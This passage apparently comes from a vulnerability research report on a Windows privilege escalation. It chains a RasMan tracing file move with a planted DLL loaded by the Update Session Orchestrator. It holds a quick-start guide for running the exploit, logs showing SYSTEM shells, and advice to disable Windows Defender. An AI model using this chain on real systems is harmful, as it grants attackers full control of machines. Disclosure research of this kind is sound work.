2>------ Début de la génération : Projet : SysTracing, Configuration : Release Win32 ------
2>Exploit.cpp
2>Utils.cpp
2>SysTracing.vcxproj -> [redacted]\Downloads\SysTracingPoc-master\Release\SysTracing.lib
3>------ Début de la génération : Projet : SysTracingPoc, Configuration : Release Win32 ------
3>pch.cpp
3>SysTracingPoc.cpp
3>[redacted]t\Downloads\SysTracingPoc-master\SysTracingPoc\SysTracingPoc.cpp(17,8): warning C4101:  '1p
3>Génération de code en cours
3>Previous IPDB not found, fall back to full compilation.
3>All 369 functions were compiled because no usable IPDB/IOBJ from previous compilation was found.
3>Fin de la génération du code
3>SysTracingPoc.vcxproj -> [redacted]\Downloads\SysTracingPoc-master\Release\SysTracingPoc.exe
3>Génération du projet "SysTracingPoc.vcxproj" terminée.
========== Génération : 3 a réussi, 0 a échoué, 0 mis à jour, 0 a été ignoré ==========
```

Figure 17: Compiling SysTracingPoc

Note: I've been working on this project for a few months. The output binary is now mistakenly flagged as a Trojan by Windows Defender so you might need to disable it or add an exception.

4.3 Full Exploit Chain

The arbitrary file move on its own doesn't result in a privilege escalation exploit. An extra step is required to get code execution in the context of NT AUTHORITY\SYSTEM.

To do so, the following project was used: https://github.com/itm4n/UsoDllLoader.

> **Note:** this is a technique I found while searching for a generic way for exploiting arbitrary file writes in Windows.

This technique works as follows:

1) As a prerequisite, we need to first have the ability to copy a malicious version of `WindowsCoreDeviceInfo.dll` to `C:\Windows\Sytem32\`. This DLL doesn't exist by default.
2) RPC COM is used to interact – as a regular user – with the Update Session Orchestrator service and create a new update session.
3) A command such as `StartScan` or `StartInteractiveScan` is triggered. At this point the USO service will spawn several instances of "usocoreworker.exe". This tool will load the malicious DLL in the context of `NT AUTHORITY\SYSTEM`.

4.4 Full Exploit Chain – Code

The attached Visual Studio solution contains the source code for the Exploit.

Project name	**SysTracingExploit**
Dependencies	CommonUtils (Symbolic link tools created by James Forshaw)
	SysTracing (Core functionalities for the PoC and the exploit)
	UsoDllLoader (Used to load a malicious version of "WindowsCoreDeviceInfo.dll" in the context of the USO service)
Extra	WindowsCoreDeviceInfo (Compiled versions of the DLL – x86 and x64 – are already embedded as resources in the exploit)

Quick-start guide:

1) Open the solution with **Visual Studio 2019**.
2) Select **Release** + **x86**.
3) Compile the "**SysTracingExploit**" project.
4) Run `SysTracingExploit.exe` as a regular user on Windows 10 (even Fast Ring).

If successful, you'll get an interactive shell as `NT AUTHORITY\SYSTEM`.

Here is the output of Visual Studio (French version):

```
Sortie
Afficher la sortie à partir de : Build
1>------ Début de la génération : Projet : UsoDllLoader, Configuration : Release Win32 ------
1>MiniUsoClient.cpp
1>[redacted]\Downloads\SysTracingPoc-master\UsoDllLoader\MiniUsoClient.cpp(92,92): warning C4305:  'argume
1>TcpClient.cpp
1>UsoDllLoader.cpp
1>[redacted]t\Downloads\SysTracingPoc-master\UsoDllLoader\MiniUsoClient.cpp(92,43): warning C4309:  'argume
1>UsoDllLoader.vcxproj -> [redacted]\Downloads\SysTracingPoc-master\Release\UsoDllLoader.lib
1>Génération du projet "UsoDllLoader.vcxproj" terminée.
2>------ Début de la génération : Projet : SysTracingExploit, Configuration : Release Win32 ------
2>SysTracingExploit.cpp
2>[redacted]\Downloads\SysTracingPoc-master\SysTracingExploit\SysTracingExploit.cpp(19,8): warning C4101:
2>Génération de code en cours
2>Previous IPDB not found, fall back to full compilation.
2>All 407 functions were compiled because no usable IPDB/IOBJ from previous compilation was found.
2>Fin de la génération du code
2>SysTracingExploit.vcxproj -> [redacted]\Downloads\SysTracingPoc-master\Release\SysTracingExploit.exe
2>Génération du projet "SysTracingExploit.vcxproj" terminée.
========== Génération : 2 a réussi, 0 a échoué, 2 mis à jour, 0 a été ignoré ==========
```

Figure 18: Compiling SysTracingExploit

Note: I've been working on this project for a few months. The output binary is now mistakenly flagged as a Trojan by Windows Defender so you might need to disable it or add an exception.

4.5 Tests

The **Proof-of-Concept** was tested on various versions of Windows. The following table summarizes the results. The **Exploit** was specifically designed for Windows 10 (which includes Server 2016/2019 of course).

OS Name	PoC	Exploit	Note
Windows 10 Pro Insider Preview 10.0.18912 N/A Build 18912	**OK**	**OK**	Exploit fully operational on a default installation of Windows.
Windows 10 Pro 10.0.18362 N/A Build 18362	**OK**	**OK**	Exploit fully operational on a default installation of Windows.
Windows Server 2019 Standard 10.0.17763 N/A Build 17763	**OK**	**OK**	Exploit fully operational on a default installation of Windows.
Windows Server 2012 R2 6.3.9600 N/A Build 9600	**OK**	N/A	The exploit was designed for **Windows 10 only**.
Windows Server 2012 6.2.9200 N/A version 9200	**OK**	N/A	The exploit was designed for **Windows 10 only**.
Windows 7 Pro SP1 6.1.7601 Service Pack 1 version 7601	**OK**	N/A	The exploit was designed for **Windows 10 only**.
Windows Vista SP2 6.0.6002 Service Pack 2 version 6002	**OK**	N/A	The exploit was designed for **Windows 10 only**.
Windows XP Pro SP3	N/A	N/A	The binaries were not compiled for XP.

- **Windows 10 Pro Insider Preview**



Figure 19: Windows 10 Pro Insider Preview – PoC

```
Command Prompt - SysTracingExploit.exe

C:\Users\Lab-User\Desktop>whoami
desktop-u1rcass\lab-user

C:\Users\Lab-User\Desktop>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Lab-Admin
The command completed successfully.


C:\Users\Lab-User\Desktop>SysTracingExploit.exe
[*] RasMan service is running.
[*] Ikeext service is enabled.
[*] Using Workspace 'C:\Users\Lab-User\AppData\Local\Temp\foo123\'.
[+] Created Mount Point to \RPC Control\.
[*] Creating symlinks...
Opened Link \RPC Control\RASTAPI.LOG -> \??\C:\Users\Lab-User\AppData\Local\Temp\foo123\WindowsCoreDeviceInfo.dll: 00000
1DC
Opened Link \RPC Control\RASTAPI.OLD -> \??\C:\Windows\System32\WindowsCoreDeviceInfo.dll: 000001E0
[+] Created dummy Phonebook file 'C:\Users\Lab-User\AppData\Local\Temp\foo123\dummy.pbk'.
[*] Triggering fake VPN connection... Done.
[+] Exploit completed. Successfully created 'C:\Windows\System32\WindowsCoreDeviceInfo.dll'.
[*] Processor architecture: x64.
[+] Copied evil DLL to 'C:\Windows\SysNative\WindowsCoreDeviceInfo.dll'.
[*] Using the Update Session Orchestrator to get code execution as SYSTEM.
[*] Trying UpdateOrchestrator->StartScan()
    |__ Creating instance of 'UpdateSessionOrchestrator'... Done.
    |__ Creating a new Update Session... Done.
    |__ Calling 'StartScan'... Done.
[+] Spawning shell...
Microsoft Windows [Version 10.0.18912.1001]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Figure 20: Windows 10 Pro Insider Preview - Exploit

- Windows 10 Pro

```
Command Prompt

C:\Users\lab-user\Desktop>systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.18362 N/A Build 18362

C:\Users\lab-user\Desktop>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v BuildLabEx

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
    BuildLabEx    REG_SZ    18362.1.amd64fre.19h1_release.190318-1202


C:\Users\lab-user\Desktop>SysTracingPoc.exe
[*] RasMan service is running.
[*] Ikeext service is enabled.
[*] Using Workspace 'C:\Users\lab-user\AppData\Local\Temp\foo123\'.
[+] Created Mount Point to \RPC Control\.
[*] Creating symlinks...
Opened Link \RPC Control\RASTAPI.LOG -> \??\C:\Users\lab-user\AppData\Local\Temp\foo123\FakeDll.dll: 000001AC
Opened Link \RPC Control\RASTAPI.OLD -> \??\C:\Windows\System32\FakeDll.dll: 000001B0
[+] Created dummy Phonebook file 'C:\Users\lab-user\AppData\Local\Temp\foo123\dummy.pbk'.
[*] Triggering fake VPN connection... Done.
[+] Exploit completed. Successfully created 'C:\Windows\System32\FakeDll.dll'.

C:\Users\lab-user\Desktop>icacls C:\Windows\System32\FakeDll.dll
C:\Windows\System32\FakeDll.dll NT AUTHORITY\SYSTEM:(F)
                                BUILTIN\Administrators:(F)
                                DESKTOP-D63NQ2F\lab-user:(F)

Successfully processed 1 files; Failed processing 0 files
```

Figure 21: Windows 10 Pro – PoC

```
Command Prompt - SysTracingExploit.exe

C:\Users\lab-user\Desktop>whoami
desktop-d63nq2f\lab-user

C:\Users\lab-user\Desktop>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
lab-admin
The command completed successfully.


C:\Users\lab-user\Desktop>SysTracingExploit.exe
[*] RasMan service is running.
[*] Ikeext service is enabled.
[*] Using Workspace 'C:\Users\lab-user\AppData\Local\Temp\foo123\'.
[+] Created Mount Point to \RPC Control\.
[*] Creating symlinks...
Opened Link \RPC Control\RASTAPI.LOG -> \??\C:\Users\lab-user\AppData\Local\Temp\foo123\WindowsCoreDeviceInfo.dll: 00000
1E4
Opened Link \RPC Control\RASTAPI.OLD -> \??\C:\Windows\System32\WindowsCoreDeviceInfo.dll: 000001E8
[+] Created dummy Phonebook file 'C:\Users\lab-user\AppData\Local\Temp\foo123\dummy.pbk'.
[*] Triggering fake VPN connection... Done.
[+] Exploit completed. Successfully created 'C:\Windows\System32\WindowsCoreDeviceInfo.dll'.
[*] Processor architecture: x64.
[+] Copied evil DLL to 'C:\Windows\SysNative\WindowsCoreDeviceInfo.dll'.
[*] Using the Update Session Orchestrator to get code execution as SYSTEM.
[*] Trying UpdateOrchestrator->StartScan()
    |__ Creating instance of 'UpdateSessionOrchestrator'... Done.
    |__ Creating a new Update Session... Done.
    |__ Calling 'StartScan'... Done.
[-] Unable to connect to server!
[*] Retrying with UpdateOrchestrator->StartInteractiveScan()
    |__ Creating instance of 'UpdateSessionOrchestrator'... Done.
    |__ Creating a new Update Session... Done.
    |__ Calling 'StartInteractiveScan'... Done.
[+] Spawning shell...
Microsoft Windows [Version 10.0.18362.388]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>_
```

Figure 22: Windows 10 Pro - Exploit

- **Windows Server 2019 Standard**

```
Command Prompt

C:\Users\lab-user\Desktop>systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
OS Name:                   Microsoft Windows Server 2019 Standard Evaluation
OS Version:                10.0.17763 N/A Build 17763

C:\Users\lab-user\Desktop>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v BuildLabEx

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
    BuildLabEx    REG_SZ    17763.1.amd64fre.rs5_release.180914-1434


C:\Users\lab-user\Desktop>SysTracingPoc.exe
[!] RasMan service is not running.
[*] RasMan has been successfully started.
[*] Ikeext service is enabled.
[*] Using Workspace 'C:\Users\lab-user\AppData\Local\Temp\foo123\'.
[+] Created Mount Point to \RPC Control\.
[*] Creating symlinks...
Opened Link \RPC Control\RASTAPI.LOG -> \??\C:\Users\lab-user\AppData\Local\Temp\foo123\FakeDll.dll: 000001F4
Opened Link \RPC Control\RASTAPI.OLD -> \??\C:\Windows\System32\FakeDll.dll: 000001F8
[+] Created dummy Phonebook file 'C:\Users\lab-user\AppData\Local\Temp\foo123\dummy.pbk'.
[*] Triggering fake VPN connection... Done.
[+] Exploit completed. Successfully created 'C:\Windows\System32\FakeDll.dll'.

C:\Users\lab-user\Desktop>icacls C:\Windows\System32\FakeDll.dll
C:\Windows\System32\FakeDll.dll NT AUTHORITY\SYSTEM:(F)
                                BUILTIN\Administrators:(F)
                                WIN-0FOT1FRLT0Q\lab-user:(F)

Successfully processed 1 files; Failed processing 0 files
```

Figure 23: Windows Server 2019 Standard – PoC

```
Command Prompt - SysTracingExploit.exe

C:\Users\lab-user\Desktop>whoami
win-0fot1frlt0q\lab-user

C:\Users\lab-user\Desktop>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
The command completed successfully.


C:\Users\lab-user\Desktop>SysTracingExploit.exe
[*] RasMan service is running.
[*] Ikeext service is enabled.
[*] Using Workspace 'C:\Users\lab-user\AppData\Local\Temp\foo123\'.
[+] Created Mount Point to \RPC Control\.
[*] Creating symlinks...
Opened Link \RPC Control\RASTAPI.LOG -> \??\C:\Users\lab-user\AppData\Local\Temp\foo123\WindowsCoreDeviceInfo.dll: 00000
220
Opened Link \RPC Control\RASTAPI.OLD -> \??\C:\Windows\System32\WindowsCoreDeviceInfo.dll: 00000224
[+] Created dummy Phonebook file 'C:\Users\lab-user\AppData\Local\Temp\foo123\dummy.pbk'.
[*] Triggering fake VPN connection... Done.
[+] Exploit completed. Successfully created 'C:\Windows\System32\WindowsCoreDeviceInfo.dll'.
[*] Processor architecture: x64.
[+] Copied evil DLL to 'C:\Windows\SysNative\WindowsCoreDeviceInfo.dll'.
[*] Using the Update Session Orchestrator to get code execution as SYSTEM.
[*] Trying UpdateOrchestrator->StartScan()
    |__ Creating instance of 'UpdateSessionOrchestrator'... Done.
    |__ Creating a new Update Session... Done.
    |__ Calling 'StartScan'... Done.
[-] Unable to connect to server!
[*] Retrying with UpdateOrchestrator->StartInteractiveScan()
    |__ Creating instance of 'UpdateSessionOrchestrator'... Done.
    |__ Creating a new Update Session... Done.
    |__ Calling 'StartInteractiveScan'... Done.
[+] Spawning shell...
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Figure 24: Windows Server 2019 Standard - Exploit

- **Windows Server 2012 R2**

```
Command Prompt

C:\Users\lab-user\Desktop>systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
OS Name:                   Microsoft Windows Server 2012 R2 Standard Evaluation
OS Version:                6.3.9600 N/A Build 9600

C:\Users\lab-user\Desktop>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windo
ws NT\CurrentVersion" /v BuildLabEx

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
    BuildLabEx    REG_SZ    9600.17031.amd64fre.winblue_gdr.140221-1952


C:\Users\lab-user\Desktop>SysTracingPoc.exe
[*] RasMan service is running.
[*] Ikeext service is enabled.
[*] Using Workspace 'C:\Users\lab-user\AppData\Local\Temp\foo123\'.
[+] Created Mount Point to \RPC Control\.
[*] Creating symlinks...
Opened Link \RPC Control\RASTAPI.LOG -> \??\C:\Users\lab-user\AppData\Local\Temp
\foo123\FakeDll.dll: 000000F4
Opened Link \RPC Control\RASTAPI.OLD -> \??\C:\Windows\System32\FakeDll.dll: 000
000F8
[+] Created dummy Phonebook file 'C:\Users\lab-user\AppData\Local\Temp\foo123\du
mmy.pbk'.
[*] Triggering fake VPN connection... Done.
[+] Exploit completed. Successfully created 'C:\Windows\System32\FakeDll.dll'.

C:\Users\lab-user\Desktop>icacls C:\Windows\System32\FakeDll.dll
C:\Windows\System32\FakeDll.dll NT AUTHORITY\SYSTEM:(F)
                                BUILTIN\Administrators:(F)
                                WIN-OVIHRSTGVS1\lab-user:(F)

Successfully processed 1 files; Failed processing 0 files
```

Figure 25: Windows Server 2012 R2 – PoC

- **Windows Server 2012**

```
Invite de commandes

C:\Users\lab-user\Desktop>systeminfo | findstr /B /C:"Nom du système" /C:"Versio
n du système"
Nom du système d'exploitation:              Microsoft Version d'évaluation de Wi
ndows Server 2012 Standard
Version du système:                         6.2.9200 N/A version 9200

C:\Users\lab-user\Desktop>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windo
ws NT\CurrentVersion" /v BuildLabEx

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
    BuildLabEx    REG_SZ    9200.16384.amd64fre.win8_rtm.120725-1247


C:\Users\lab-user\Desktop>SysTracingPoc.exe
[*] RasMan service is running.
[*] Ikeext service is enabled.
[*] Using Workspace 'C:\Users\lab-user\AppData\Local\Temp\foo123\'.
[+] Created Mount Point to \RPC Control\.
[*] Creating symlinks...
Opened Link \RPC Control\RASTAPI.LOG -> \??\C:\Users\lab-user\AppData\Local\Temp
\foo123\FakeDll.dll: 000000AC
Opened Link \RPC Control\RASTAPI.OLD -> \??\C:\Windows\System32\FakeDll.dll: 000
000C8
[+] Created dummy Phonebook file 'C:\Users\lab-user\AppData\Local\Temp\foo123\du
mmy.pbk'.
[*] Triggering fake VPN connection... Done.
[+] Exploit completed. Successfully created 'C:\Windows\System32\FakeDll.dll'.

C:\Users\lab-user\Desktop>icacls C:\Windows\System32\FakeDll.dll
C:\Windows\System32\FakeDll.dll AUTORITE NT\Système:(F)
                                BUILTIN\Administrateurs:(F)
                                WIN-0V1UNSFTFC8\lab-user:(F)

1 fichiers correctement traités ; échec du traitement de 0 fichiers
```

Figure 26: Windows Server 2012 – PoC

- **Windows 7 Pro SP1**

```
C:\Windows\system32\cmd.exe

C:\Users\lab-user\Desktop>systeminfo | findstr /B /C:"Nom du système" /C:"Versio
n du système"
Nom du système d'exploitation:              Microsoft Windows 7 Professionnel
Version du système:                         6.1.7601 Service Pack 1 version 7601


C:\Users\lab-user\Desktop>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windo
ws NT\CurrentVersion" /v BuildLabEx

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
    BuildLabEx    REG_SZ    7601.23572.x86fre.win7sp1_ldr.161011-0600


C:\Users\lab-user\Desktop>SysTracingPoc.exe
[*] RasMan service is running.
[*] Ikeext service is enabled.
[*] Using Workspace 'C:\Users\lab-user\AppData\Local\Temp\foo123\'.
[+] Created Mount Point to \RPC Control\.
[*] Creating symlinks...
Opened Link \RPC Control\RASTAPI.LOG -> \??\C:\Users\lab-user\AppData\Local\Temp
\foo123\FakeDll.dll: 000000A8
Opened Link \RPC Control\RASTAPI.OLD -> \??\C:\Windows\System32\FakeDll.dll: 000
000A4
[+] Created dummy Phonebook file 'C:\Users\lab-user\AppData\Local\Temp\foo123\du
mmy.pbk'.
[*] Triggering fake VPN connection... Done.
[+] Exploit completed. Successfully created 'C:\Windows\System32\FakeDll.dll'.
```

Figure 27: Windows 7 Pro SP1 – PoC

- **Windows Vista SP2**



Figure 28: Windows Vista SP2 – PoC

- **Windows XP Pro SP3**



Figure 29: Windows XP Pro SP3 - Tracing feature